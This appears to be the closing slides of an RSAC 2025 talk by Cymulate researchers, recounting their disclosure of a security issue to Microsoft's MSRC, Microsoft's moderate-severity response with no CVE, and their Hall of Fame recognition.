Cymulate researchers **submitted their findings** to the Microsoft Security Response Center (MSRC), identifying a potential security issue.

Response from MSRC

Microsoft responded, stating the issue was not an immediate threat, with moderate severity. No CVE would be issued, but they acknowledged it would be fixed in future updates.

Recognition in Hall of Fame

Cymulate researchers will be **recognized in Microsoft's Hall of Fame for their contribution** to improving security.

RSAC™ 2025 Conference

Many Voices.
One Community.

Thank You

For more information:

Ilan Kalendarov

@IKalendarov

Elad Beber